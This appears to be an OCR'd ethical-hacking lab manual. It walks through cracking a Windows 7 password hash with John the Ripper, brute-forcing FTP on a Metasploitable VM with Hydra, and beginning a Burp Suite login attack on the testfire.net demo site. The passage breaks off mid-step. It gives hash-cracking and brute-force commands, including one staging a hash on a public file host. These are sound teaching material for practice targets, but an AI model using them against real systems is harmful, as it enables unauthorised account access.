

/tmp/files - hash.txt - Windows Internet Explorer
https://tmpfiles.org/1020646/hash.txt
tempfiles.org
Favorites
Suggested Sites
Web Slice Gallery
Internet Explorer cannot ...
/tmp/files - hash.txt
Page
Safety
Tools
/tmp/files
Temporary File Hosting
Filename hash.txt
Size 0.33 KB
URL https://tmpfiles.org/dl/1020646/hash.txt
Expires at 2023-03-08 07:42 UTC
Download
Upload
API
About
Image Upload
Done, but with errors on page.
Internet | Protected Mode: On
85%
12:13
08-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/tmp/files - hash.txt
https://tmpfiles.org/1020646/hash.txt
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
/TMP/FILES
TEMPORARY FILE HOSTING
Filename hash.txt
Size 0.33 KB
URL https://tmpfiles.org/dl/1020646/hash.txt
Expires at 2023-03-08 07:42 UTC
Download
Upload
API
About
Image Upload
Type here to search
33°C Sunny
ENG
12:19
08-03-2023





Step 5: Write the command **john hash1.txt** in the kali linux terminal to get the password of the windows7 machine.




b) Password cracking of Metasploitable machine using Hydra:


Hydra is a brute-forcing tool that helps penetration testers and ethical hackers crack the passwords of network services. Hydra can be used to brute force passwords for various services such as *FTP*, *SSH*, *Telnet*, *HTTP*, *HTTPS*, *SMTP*, etc.

Here we assume that we know the username (msfadmin) but don't know the password of the Metasploitable machine.


Step1: Run Kali Linux in root user mode. Find out the IP address of the Metasploitable using commands ifconfig and nbtscan.




Step 2: Create the file password.txt using the command nano password.txt and give the list of assumed passwords along with the actual one and save it and come out of the file.



Step 3: Run the command **hydra -l msfadmin -P password.txt ftp://<IP Address of target(Metasploitable)> -V**. Hydra will find out the password for Metasploitable. Hydra will highlight the successful username/password combinations in green for all the matches.




If we don’t know both the password and username then create both the files username.txt and password.txt then give the command **hydra -L username.txt -P password.txt ftp://<IP Address of target(Metasploitable)> -V**.




The above commands will perform Brute force Ftp attack using Hydra tool.


3. Perform password cracking of online vulnerable website(testfire.net) using Burp suite

Step 1: Use kali in root user mode and type the command **burpsuite.** Then click on Next and click on Start burp.








Step 2: Goto Proxy > Intercept tab enable the intercept by clicking on Intercept is off. Now the intercept is enabled.




Step 3: Goto firefox browser in Kali Linux type testfire.net to navigate to the testfire website. We will get the testfire webpage click on Sign in option. Enter some random username and password. Then turn on the burp from the FoxyProxy extension. Then click on the Login button.


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Altoro Mutual
testfire.net
